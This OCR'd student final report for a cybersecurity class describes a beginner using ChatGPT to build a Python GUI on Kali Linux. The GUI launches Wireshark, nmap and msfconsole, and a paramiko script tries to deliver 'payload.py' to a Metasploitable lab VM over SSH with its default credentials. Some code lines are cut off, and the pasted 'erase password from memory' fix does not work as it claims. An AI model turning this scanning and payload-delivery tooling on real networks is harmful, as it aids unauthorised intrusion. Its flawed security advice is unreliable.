



Final Project  Lawfare Cyber Security Class
Final Report

Jim Byrne  02/06/2023

Project Goal: Write a bash script that triggers a system command

Dream Project:  Install a virtual machine and Kali Linux on target network target Computer 1 then buid an attack G.U.I. on the infected Computer 1 and then targets Computer 2 with a power supply attack that reboots Compter 2.

Background: 20 days ago I had never programmed, I was struggling with some of the basics of using the network scanning tools and simple system commands.

My starting goals in the coarse were to get a peak into “hacking” to inform my artistic practice and improve my reading of technical writing.

My Final project was going to be a simple script that triggered a system command, probably a variation on “>shutdown now”
like somethings I found in a Linux book.

Change in what was practicle:  8 days ago I started using ChatGPT for help with python code.


6 days ago I listed to *Lawfare* editor-in-chief Benjamin Wittes’ interview with Eve Gaumond, an AI scholar at the Public Law Center of the University of Montréal
[ https://www.lawfareblog.com/lawfare-podcast-chatgpt-tells-all ]

In this podcast Benjamin works with Chatgpt to create a podcast about Chatgpt based on Eve’s research. Here I learned about how to structure my question to Chatgpt.  Eve is very good at breaking down her goals into smaller chucks and chaining prompts together.

Very generally Eve Gaumond would ask a scene setting question, then she would trigger Chatgpt to modify that first answer, and then modify it again, until she got a working results.

As of 9pm on my 8th day of programming using Chatgpt
This is my results.

I made a directory in Kali Linux with 7 python files.




File "1.py" is a python file
in this file I have code that makes a graphical user interface (GUI)

```python
import tkinter as tk
import subprocess

def trigger_2():
    subprocess.run(["python3", "/home/kali/Attackem/2.py"])

def trigger_3():
    subprocess.run(["python3", "/home/kali/Attackem/3.py"])

def trigger_4():
    subprocess.run(["python3", "/home/kali/Attackem/4.py"])

def trigger_5():
    subprocess.run(["python3", "/home/kali/Attackem/5.py"])

def trigger_6():
    subprocess.run(["python3", "/home/kali/Attackem/6.py"])

root = tk.Tk()
root.title("Attack Em GUI")
root.geometry("400x400") # set the size of the GUI window

header = tk.Label(root, text="ATTACK-EM", font=("Helvetica", 24), padx=20, pady=20)
header.pack()

button1 = tk.Button(root, text="Start WireShark", command=trigger_2, padx=20, pady=20)
button2 = tk.Button(root, text="Start NMAP", command=trigger_3, padx=20, pady=20)
button3 = tk.Button(root, text="Start MSFConsole", command=trigger_4, padx=20, pady=20)
button4 = tk.Button(root, text="Phase 2 ?", command=trigger_5, padx=20, pady=20)
button5 = tk.Button(root, text="Deliver Payload", command=trigger_6, padx=20, pady=20)

button1.pack()
button2.pack()
button3.pack()
button4.pack()
button5.pack()

root.mainloop()

```


The “tkinter” import commands imports a python module for working with GUI’s, builds the buttons and points the buttons to other files that do work.

To make clear that rate I was able to progress,
15 Days ago I was using Google and trying to read python instruction web pages and videos.

All I could do was 2+2 and could not find an explanation of how run more than one command at a time and could not figure out “where python ran”.


I created a desktop shortcut that triggers file “1.py” using this code generated by Chatgpt

```
sudo nano /usr/local/bin/1.sh

#!/bin/bash
python3 /home/kali/Attackem/1.py

sudo chmod +x /usr/local/bin/1.sh

sudo nano ~/Desktop/1.desktop

[Desktop Entry]
Type=Application
Name=1
Exec=/usr/local/bin/1.sh
Terminal=true
```






**My shortcut starts file 1.py that creates this GUI window.**

Using Eve's modification strategy I asked Chat GPT

1. **How to make a GUI**
2. **How to modify code to add buttons**
3. **How to get buttons to trigger an action**
4. **How are python programs organized**
5. **How to modify this code to improve formatting of window and buttons**
6. **How to add a big text title**

My GUI started like this, and gets modified to that and that






I tried to follow the Cyber Kill Chain and the syllabus of the class to organize my hack.


> **Student's Note:**
> * Because the information was in a mix of video and text searching for details from the class is now Svery hard compared to using Chatgpt.

Button 1 uses this code to start the scanning software WireShark


```
import subprocess

def start_wireshark():
    subprocess.run(["wireshark"])

def scan_wifi():
    subprocess.run(["sudo", "iwlist", "wlan0", "scan"])

if __name__ == '__main__':
    start_wireshark()
    scan_wifi()
```



Here is some raw data from WireShark about my home network
a tool for using “grep” to search the output of Wireshark outputs.




Data formatted with grep showing the ip address of Metasploitable which was pinging [www.cnn.com](http://www.cnn.com)




Code Generated by Chatgpt for using grep to find evidence of the a computer pinging.

```
import tkinter as tk
import subprocess

def search_with_grep_for_echo():
    result = subprocess.run(['grep', '(ping)',
'/home/kali/Attack_Folder/wire_shark_save.txt'],
stdout=subprocess.PIPE)
    result_text.config(text=result.stdout.decode('utf-8'))

root = tk.Tk()
root.title("Search with grep")

search_button = tk.Button(root, text="Search with grep for
echo", command=search_with_grep_for_echo)
search_button.grid(row=0, column=0, padx=5, pady=5,
sticky='w')

result_text = tk.Label(root, text="")
result_text.grid(row=1, column=0, padx=5, pady=5)

root.mainloop()
```

This code automates running NMAP if a ping is found.

```
def search_with_grep_for_echo():
    result = subprocess.run(['grep', '(ping)',
'/home/kali/Attack_Folder/wire_shark_save.txt'],
stdout=subprocess.PIPE)
    result_str = result.stdout.decode('utf-8')
    result_text.config(text=result_str)
    if "(ping)" in result_str:
        run_nmap_window = tk.Toplevel(root)
        run_nmap_window.title("Run NMAP")
        run_nmap_button = tk.Button(run_nmap_window,
text="Run NMAP")
        run_nmap_button.pack()
```



This is my work with Chatgpt on automating NMAP and dispaying results in side my GUI.  By far my most usable port scan results of the semester.

Here is an example of how you can run the "nmap -v 10.0.0.79/24" command and show the user that it is working in Python:

lua Copy code

```lua
import os

command = "nmap -v 10.0.0.79/24"

print("Running nmap command...")
result = os.popen(command).read()
print("nmap command completed.")

print("Result:")
print(result)
```


This code will print a message indicating that the nmap command is running, wait for the command to complete, and then print a message indicating that the command has completed. The output of the nmap command is then displayed. This way, the user can see that the command is running and understand when it has completed.

can I show this in the GUI


Yes, you can display the results of the "nmap -v 10.0.0.79/24" command in a GUI, using a library such as PyQt or Tkinter. Here is an example using Tkinter:

scss Copy code

```scss
import os
import tkinter as tk
from tkinter import Text

def run_nmap():
    command = "nmap -v 10.0.0.79/24"
    result = os.popen(command).read()
    text.insert('1.0', result)

root = tk.Tk()
root.title("nmap Command Output")

text = Text(root)
text.pack()

run_button = tk.Button(root, text="Run nmap Command", command=run_nmap)
run_button.pack()

root.mainloop()
```



Working with Chatgpt to generate code for running MSFConsole



modify the code to first run the command "msfconsole"


Here is an updated version of the code that first runs the "msfconsole" command before asking for the user's password:

```
import subprocess
import tkinter as tk
from tkinter import Entry, Label

def run_command(password):
    command = f"msfconsole"
    process = subprocess.Popen(command, shell=True, stdin=subprocess.PIP
    process.stdin.write(f"load msgrpc Pass={password}\n".encode())
    output, error = process.communicate()
    if error:
        label.config(text=error.decode())
    else:
        label.config(text=output.decode())

root = tk.Tk()
root.title("Msfconsole")

label = Label(root, text="Enter Password:")
label.pack()

entry = Entry(root, show="*")
entry.pack()

run_button = tk.Button(root, text="Run Command", command=lambda: run_com
run_button.pack()

root.mainloop()
```

This code runs the "msfconsole" command and then, once the process is running, it writes the "load msgrpc Pass=password" command to the standard input of the process, passing the user's password to the framework. The output of the command is displayed in the label widget.

Again, it is important to be cautious when handling sensitive information, such as a user's password.

Because I care about security best practice my code does not store my users sudo password.



modify the code so the users password is erased from memory after each use

Here is an updated version of the code that erases the user's password


from memory after each use:

```css
import subprocess
import tkinter as tk
from tkinter import Entry, Label
import os

def run_command(password):
    password = password.encode()
    command = f"msfconsole"
    process = subprocess.Popen(command, shell=True, stdin=subprocess.PIP
    process.stdin.write(f"load msgrpc Pass={password.decode()}\n".encode
    output, error = process.communicate()
    os.environ['password'] = ''
    if error:
        label.config(text=error.decode())
    else:
        label.config(text=output.decode())

root = tk.Tk()
root.title("Msfconsole")

label = Label(root, text="Enter Password:")
label.pack()

entry = Entry(root, show="*")
entry.pack()

run_button = tk.Button(root, text="Run Command", command=lambda: run_com
run_button.pack()

root.mainloop()
```


This code erases the user's password from memory by assigning an empty string to the `os.environ['password']` variable after the `run_command` function is finished. The password is passed to the `msfconsole` command only as an argument of the "load msgrpc Pass=password" command, and is not stored in a variable or passed directly to the shell.

It is important to remember that securely handling sensitive information, such as a user's password, is complex and can require expertise in several areas, including cryptography, security, and system administration.


Screen shot of my GUI asking for Sudo password and transferring it to the system and MSFconsole running from my python code.



Chatgpt also proved to be very good at correcting bugs in my code.




The forth button in my GUI is serving
as a placeholder for everything I failed to learn in the class.
This button triggers file 5.py




The code in “5.py” displays a random number that changes every .5 seconds and changes background color every 1 secod , has some text titles and has a link that goes to https://www.lawfareblog.com/support-lawfare


The last button attempts to transfer a file using ssh from Kali to Metaspolitable


Using this code

```
import paramiko

def transfer_file(filename, host, username, password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(hostname=host, username=username, password=password)

    sftp = ssh.open_sftp()
    sftp.put(filename, '/home/msfadmin/payload.py')
    sftp.close()
    ssh.close()

filename = '/home/kali/Attackem/payload.py'
host = '10.0.0.79'
username = 'msfadmin'
password = 'msfadmin'

transfer_file(filename, host, username, password)
```

I saw some evidence that ssh was running, and received timeout error but was unable to transfer the file.



Some of my work in Chatgpt on transfer my payload.



i want python code that transfers file /home/kali/Attackem/payload.py to user msfadmin using password msfadmin into the home directory of 10.0.0.79

Here is an example Python code that transfers the file `/home/kali/Attackem/payload.py` to the user `msfadmin` with password `msfadmin` on IP address `10.0.0.79` using the `paramiko` library:


python — Copy code

```python
import paramiko

def transfer_file(filename, host, username, password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect(hostname=host, username=username, password=password)

    sftp = ssh.open_sftp()
    sftp.put(filename, '/home/msfadmin/payload.py')
    sftp.close()
    ssh.close()

